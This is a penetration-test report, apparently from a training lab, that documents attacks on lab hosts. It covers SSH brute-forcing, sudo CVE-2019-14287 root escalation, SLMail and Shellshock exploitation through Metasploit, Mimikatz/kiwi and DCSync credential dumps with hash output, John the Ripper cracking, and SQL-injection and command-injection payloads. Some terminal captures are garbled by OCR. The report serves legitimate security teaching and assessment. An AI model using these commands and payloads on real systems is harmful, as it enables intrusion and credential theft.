
**CVE-2019-14287:** Returning back to the whois data from earlier, our team identified the user Alice. Our team was also able to identify that the user Alice has SSH access to the network. Our team was able to brute force the user Alice's password, Alice, and successfully SSH into the 192.168.13.14 server. After connecting to the server, our team was able to exploit the known CVE-2019-14287 vulnerability to escalate privilege to root. Once in root privilege, our team was able to access all files on the server.

```

$ whoami
alice
$ sudo -u \${-1)
-sh: 3: -1: not found
sudo: unknown user: #
sudo: unable to initialize policy plugin
$ whoami
alice
$ ls -a
. .. .dockervnv bin boot dev etc home lib lib64 media mnt opt proc root run run.sh sbin srv sys tmp usr var
$ sudo -u#1 bash
root@78258f6f90e:/# whoami
root@78258f6f90e:/# cd /root
root@78258f6f90e:/root# ls
flag12.txt

```

**Tanya4life:** Our team was able to search GitHub and find the totalrecall GitHub page. After searching the repository, our team found the xampp.users page, which contained the credentials for a user trivera and their password hash. Our team was able to use John the Ripper to crack the user's password hash.



```
(root㉿kali)-[~]
# john crack.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life      (trivera)
1g 0:00:00:00 DONE 2/3 (2023-02-13 19:51) 4.545g/s 4972p/s 4972c/s 4972C/s 123456 .. hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root㉿kali)-[~]
#
```

**Port 80 http open:** After running a port scan on the Win10 server, our team identified an open http port. Upon navigating the internet to the 172.22.117.20 web address, we were able to enter the trivera username with the tanya4life password to gain access to the web server.

# Index of /

Name	Last modified	Size	Description
flag2.txt	2022-02-15 13:53	34	

Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80

**FTP anonymous:** Going back to the Nmap scan of the 172.22.117.20 server, our team noted that the ftp anonymous service was turned on. Once logged into ftp anonymous, our team was able to download data from the server.

```
Zenmap
Profile Help
21.20
Profile: Intense scan
Scan Cancel
nmap -T4 -A -v --script=ftp-vsftpd-backdoor 172.22.117.20
Scans
nmap-T4-A-v
File Edit View Search Terminal Help
Not shown: File Edit View Search Terminal Help
PORT STA 89cb548970d44f348bb636223534278
21/tcp ope
beta
25/tcp ope
25/tcp ope
79/tcp ope
80/tcp ope
80/tcp ope
[OpenSSL/1.1]
| http serv
[OpenSSL/1.1]
| http serv
[OpenSSL/1.1]
106/tcp ope
110/tcp ope
pop3d
135/tcp ope
139/tcp ope
netbios-ssn
443/tcp ope
[OpenSSL/1.1]
| http serv
[OpenSSL/1.1]
445/tcp ope
MAC Address
Device type
Running: Mi
OS CPE: cpe:/o:microsoft:windows_10
File Act
telnet:
telnet: 220 FileZilla Server version 0.9.41 beta
220 FileZilla Server version 0.9.41 beta
[root] 220 Please visit http://sourceforge.net/projects/filezilla/
ssh: con Name (172.22.117.20:root): triverva
331 Password required for triverva
[root] Password:
# ssh
# ssh Bad login or password incorrect!
Bad loca Login Failed.
Remote system type is UNIX.
[root] ftp: ls
[root] 530 Please log in with USER and PASS first.
kex_exch
kex_exch
Connecti
Connecti
?Invalid command
[root] 221 Goodbye
ssh: con
ssh: con
[root] (root@kali:~)-
[root] # fte 172.22.117.20
[root] Connected to 172.22.117.20.
[root] Invalid 220 FileZilla Server version 0.9.41 beta
[root] 220 FileZilla Server version 0.9.41 beta
[root] 220 Please visit http://sourceforge.net/projects/filezilla/
[root] 220 Please visit http://sourceforge.net/projects/filezilla/
[root] 331 Password required for anonymous
[root] Invalid
[root] Password:
[root] 226 Logged on
[root] Remote system type is UNIX.
[root] 200 Port command successful
[root] 150 Opening data channel for directory list.
** (zenn) 226 Transfer OK
** (zenn) Ftp> cat flag3.txt
** (zenn) Local file name: flag3.txt
** (zenn) Remote file name: flag3.txt
200 Port command successful
226 Transfer OK
32 bytes received in 0.00 secs (46.7115 kB/s)
Ftp>
```

**SLMail:** Returning back to the Nmap scan of the 172.22.117.20 server, our team was able to identify that the SLMail service is running on SMTP port 25 AND on POP3 port 110. Using Metasploit, our team was able to exploit this service and gain access to a Meterpreter session. Once our team had access, we were able to view files on the server.

```

File Actions Edit View Help
correctly to a disk.
VOL Displays a disk volume label and serial number.
XCOPY Copies files and directory trees.
WMIC Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.

C:\Program Files (x86)\SLmail\System>Get-Content flag4.txt
Get-Content flag4.txt
'Get-Content' is not recognized as an internal or external command,
operable program or batch file.

C:\Program Files (x86)\SLmail\System>OPENFILES flag4.txt
OPENFILES flag4.txt
ERROR: The target system must be running a 32 bit OS.

C:\Program Files (x86)\SLmail\System>exit
exit
meterpreter > get flag4.txt
[+] Unknown command: get
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >

```

**Schtasks:** With our current access to the server 172.22.117.20, our team was able to query the scheduled tasks on that server to identify what happens on the server and when it happens. After finding a task of interest, our team was able to read that task and its details to understand what the task does.

```

C:\Program Files (x86)\SLmail\System>schtasks /tn "flag5" /fo list /v
schtasks /tn "flag5" /fo list /v
Folder: \
HostName: 172.22.117.20
TaskName: \Windows\Microsoft\Windows\Task Scheduler\{4167A9D9-1C0D-45E9-BE8B-0D9F0A8E8D8A}
Next Run Time: 2023-02-13 19:38:47
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 2023-02-13 19:38:47
Last Result: 0
Author: WIN10\sysadmin
Task To Run: SLMAIL_SHTP
Start In: \Windows\system32
Comment: Apache httpd
Scheduled Task State: Enabled
Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end
Power Management: Stop On Battery Mode
Run As User: ADMBob
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule: Scheduling data is not available in this format.
Schedule Type: Microsoft
Start Time: 2023-02-13T00:00:00Z
Start Date: 2023-02-13
End Date: 2023-02-13
Days: 
Months: 
Repeat: Every: 1
Repeat: Until: Time: 
Repeat: Until: Duration: 
Repeat: Stop If Still Running: 
HostName: WIN10
TaskName: \flag5
Next Run Time: N/A

```

**LSA and Kiwi:** After compromising the 172.22.117.20 server using the SLMail vulnerability using metasploit, our team was given a meterpreter shell under system access. Using meterpreter, our team could then load the kiwi. Using the lsa\_dump\_sam command within kiwi, our team was able to access a user and their password hash. Once our team had the user's password hash, we used John the Ripper to crack the password.

```

File Actions Edit View Help
hostname - Displays system local hostname
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583940573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
SAMKey : 5f266b4ef9e57871830440a75bebca
RID : 000001f4 (500) Suffix=256 (Good)
User : Administrator
Source Generation: Incremental
RID : 000001f5 (501) CRE: cpe:/-
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
ADDRESS
RID : 000001f8 (504) 117.10
User : WDAGUtilityAccount
Hash NTLM: 6c49eb29d6750b9a34fee28fad3577
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f
* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096) : da09b3f868e7e9a9a2649235ca6abfee07066c410892b6e9f99855830260ee5
        aes128_hmac (4096) : 146ee3db1b5e1fd9a2986129bbf380eb
        des_cbc_md5 (4096) : 8f70bf8d651fe34
* Packages *
    NTLM-Strong-NTOWF
* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials

```

**Search:** After compromising the 172.22.117.20 server using the SLMail vulnerability using metasploit, our team was given a meterpreter shell under system access. Using search, our team was able to locate sensitive data. Once located, our team could use the more command in meterpreter to read those files.

```

Directory of C:\Users\Public
File Not Found
c:\Users\Public>cd Documents
cd Documents
c:\Users\Public\Documents>dir
dir
Volume in drive C has no label. 117.20
Volume Serial Number is 0014-DB02
Directory of C:\Users\Public\Documents
02/15/2022 02:02 PM <DIR> . ftpd 1.9.41
02/15/2022 02:02 PM <DIR> ..
02/15/2022 02:02 PM .. 32 flag7.txt
open ranger 1 File(s) mail finger 32 bytes
open http 2 Dir(s) 3,414,446,080 bytes free
C:\Users\Public\Documents>Get-Content flag7.txt
Get-Content flag7.txt
'Get-Content' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Public\Documents>cat flag7.txt
cat flag7.txt Microsoft Windows RPC
'cat' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Public\Documents>read flag7.txt
read flag7.txt
'read' is not recognized as an internal or external command,
operable program or batch file.
C:\Users\Public\Documents>more flag7.txt
more flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
C:\Users\Public\Documents>

```

**ADMBob:** After compromising the 172.22.117.20 server using the SLMail vulnerability using metasploit, our team was given a meterpreter shell under system access. Using kiwi, our team was able to run an Isa cache dump to gain access to the user ADMBob and his password hash. Using John the Ripper, our team was able to crack ADMBob's password. Using these credentials, and the Psexec Metasploit module, our team was able to gain access to the Server 2019 machine. Once our

team had access, we were able to enter a shell within meterpreter and use the net user command to list all of the server users.

```

File Actions Edit View Help
10066/rw-rw-rw- 2366 fil 2023-02-07 19:48:13 -0500 maillog
10066/rw-rw-rw- 2315 fil 2023-02-13 19:38:47 -0500 maillog
10066/rw-rw-rw- 6625 fil 2023-02-13 20:06:46 -0500 maillog

meterpreter > cd /root
[!] stadtapi_fs_chdir: Operation failed: The system cannot find th
meterpreter > shell
Process 928 created.
Child PID: 928, process: 0x7f0000000000 [Details]
Microsoft Windows [Version 10.0.19044.1526]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Smail\System>exit
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > kiwi-cmd lsadump::cache
[!] Unknown command: kiwi-cmd
meterpreter > kiwi-cmd lsadump::cache
Domain : WIN10
SysKey : 5746aa93a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884676-116297675
Domain FQDN : rekall.local

Policy subsystem : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d80562462

* Iteration is set to default (10240)

[!N951 - 2/13/2023 5:35:40 PM]
RID : 00000050 (1194)
User : REKALL\ADMBob
MsCacheV2 : 3F267c855ec5c69526f501d5d461315b

meterpreter > 

```

```

File Actions Edit View Help
inet 172.22.117.100 netmask 255.255.255.0 broadcast 172.22.255.255
inet0 fe80::5cf:969a:2fc:0ff%0 prefixlen 64 scopedid 0x2<link>
ether 00:15:5d:02:04:16 txqueuelen 1000 (Ethernet)
RX packets 7865 bytes 598084 (584.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 6618 bytes 565684 (552.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73 mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 fe00::1:969a:2fc:0ff%0 prefixlen 64 scopedid 0x10<host>
loop txqueuelen 1 queue discipline pfifo
RX packets 4143 bytes 177555 (173.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4143 bytes 177555 (173.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali] ~]# nano crack2.txt
[root@kali] ~]# john --format=mscash2 crack2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Progress: 0/1 (0%) ETA: 0:00:00
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 (2023-02-13 20:28) 1.886g/s 1962p/s 1962c/s falcon..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

[root@kali] ~]# ssh ADMBob@172.22.117.20
ssh: connect to host 172.22.117.20 port 22: Connection refused
[root@kali] ~]# 

C:\Users> net user
net user

User accounts for \\essful
Opening data channel for directory list.

Administrator          flag8-ad12fc2ffc1e47
Administrator          hodge                jsmith
Administrator          tschubert

The command completed with one or more errors.
Total files remote flagged
Port command successful
C:\Users> data channel for file transfer.

```

**File Data:** Once our team had access to the Server 2019 machine using the Psexec Metasploit module, we were able to access the files on the server. We were then able to read files using the cat/more command within meterpreter.

```

File Actions Edit View Help
02/13/2023 06:03 PM 276 WindowsUpdate.log
09/14/2018 11:13 PM 11,776 winhlip32.exe
02/15/2022 01:26 PM <DIR> WinSxS
09/14/2018 11:12 PM 316,640 WMsysPr9.prx
09/14/2018 11:12 PM 11,264 write.exe
21 File(s) 6,990,148 bytes
75 Dir(s) 18,980,274,176 bytes free

C:Windows>cd ..
cd .. opassword incorrects
cd .. failed.
C:>ls system type is UNIX.
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:>dir
dir
Volume in drive C has no label.
Volume Serial Number is 142E-CF94

Directory of C:\Windows\Temp
02/15/2022 02:04 PM version 0.9.41 32 flag9.txt
09/14/2018 11:19 PM <DIR> PerfLogs
02/15/2022 10:14 AM <DIR> forge.net
02/15/2022 10:14 AM <DIR> anonymous
02/15/2022 10:13 AM <DIR> anonymous
02/15/2022 01:19 PM <DIR> Windows
1 File(s) 32 bytes
5 Dir(s) 18,980,274,176 bytes free

C:>cat flag9.txt
cat flag9.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:>more flag9.txt
more flag9.txt
f7356e02f44cfe7bf5374ff9bcfb872
C:> data channel for file transfer.

```

**Kiwi DCSync:** After identifying the Server2019 users, our team noticed an Administrator account. Using the kiwi DCSync command, our team was able to access the Administrator password hash.

```
meterpreter > dcsync_ntlm Administrator
[+] Account      : Administrator
[+] NTLM Hash   : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash     : 0e9b6c3297033f52b59d01ba2328be55
[+] SID         : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID        : 500
```

```
meterpreter > █
```

```
[root💀 kali]-[~] ↵
└# impacket-secretsdump -just-dc-ntlm rekall.local/ADMBob:'Changeme!'@172.22.117.10

Do you want to dump secrets from the following accounts? [y/N]: y

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4f0cf309a1965906fd2ec39dd23d582 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:fa5875a009bc010f4a210826e8dabfaa :::
rekall.local\ADMBob:1104:aad3b435b51404eeaad3b435b51404ee:07783b44a8b3d69e8e7d55f9272df3f5 :::
rekall.local\jsmith:1105:aad3b435b51404eeaad3b435b51404ee:7978dc8a66d8e480d9a86041f8409560 :::
rekall.local\tschubert:1106:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889 :::
rekall.local\hdodge:1108:aad3b435b51404eeaad3b435b51404ee:fc9d7c3a3a1e86f1bcc35cd887cb74d5 :::
rekall.local\flag8-ad12fc2ffc1e47:1109:aad3b435b51404eeaad3b435b51404ee:10e6f496b8ba9704de223de855ec6849 :::
WINDC01$::1000:aad3b435b51404eeaad3b435b51404ee:d25cd9b8aa8e417aa4ab8e9487c765aa4 :::
^[[BWIN10$::1103:aad3b435b51404eeaad3b435b51404ee:ae7b5f635513e80e9e5420a0df103bbe :::
[*] Cleaning up ... tschubert
```

## Summary Vulnerability Overview


Vulnerability	Severity
SQL Injection	Critical
Command Injection	Critical
Shellshock	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	Critical
Local File Inclusion	Critical
Sensitive Data Exposure	Critical
User Credential Exposure	Critical
Linux Privilege Escalation	Critical
SLMail	Critical
PHP Injection	Critical
Directory Traversal	Critical
GitHub Repo	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
CVE-2019-14287	High
XSS Reflected	Medium
XSS Stored	Medium
Brute Force	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	8
Ports	5

Exploitation Risk	Total
Critical	12
High	2
Medium	2
Low	0


# Vulnerability Findings

Vulnerability 1	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	While accessing the Login.php page, a payload (admin or "1"="1") was entered into the toolbar intended for username and password which successfully resulted in an exploit.
Images	<p style="text-align: center;"><b>User Login</b></p> <p>Please login with your user credentials!</p> <p>Login:</p>  <p>Password:</p>  <p><b>Login</b></p> <p>Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	192.168.14.35
Remediation	Do not allow the web app to accept direct input and/or implement character escaping.


Vulnerability 2	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Server navigation allows from /networking.php using the www.welcometorecall.com && cat vendors.txt, www.welcometorecall.com ; cat vendors.txt, or www.welcometorecall.com   cat vendors.txt exploit.

<b>Images</b>	<p>located in the file: vendors.txt</p> <h2>DNS Check</h2> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:      Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p>
	<h2>MX Record Checker</h2> <p><input type="text" value="www.example.com"/> <input type="button" value="Check your MX"/></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Implement input validation for unintended access


Vulnerability 3	Findings
<b>Title</b>	Shellshock
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Used MSFconsole and searched for exploits that have Shellshock. Ran exploit/multi/http/apache_mod_cgi_bash_env_exec and set the following options: target URI(The vulnerable webpage): /cgi-bin/shockme.cgi and RHOST: 192.168.13.11. Once the meterpreter session connects, go into a shell and run cat /etc/sudoers.

<b>Images</b>	 <pre> cat /etc/sudoers # # This file MUST be edited with the 'visudo' command as root. # # Please consider adding local content in /etc/sudoers.d/ instead of # directly modifying this file. # # See the man page for details on how to write a sudoers file. # Defaults        env_reset Defaults        mail_badpass Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"  # Host alias specification  # User alias specification  # Cmnd alias specification  # User privilege specification root    ALL=(ALL:ALL) ALL  # Members of the admin group may gain root privileges %admin  ALL=(ALL) ALL  # Allow members of group sudo to execute any command %sudo   ALL=(ALL:ALL) ALL  # See sudoers(5) for more information on "#include" directives:  #include /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less </pre>
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	Edit sudoers file to limit access for all sudo accounts.

Vulnerability 4	Findings
<b>Title</b>	Struts - CVE-2017-5638
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Using the Nessus scan, WHIS determined that the host server is vulnerable to Struts. Running MSFconsole, WHIS used the Struts exploit multi/http/struts2_content_type_ognl. Set the RHOSTS to 192.168.13.12. Using Meterpreter, WHIS was able to download files from the server.

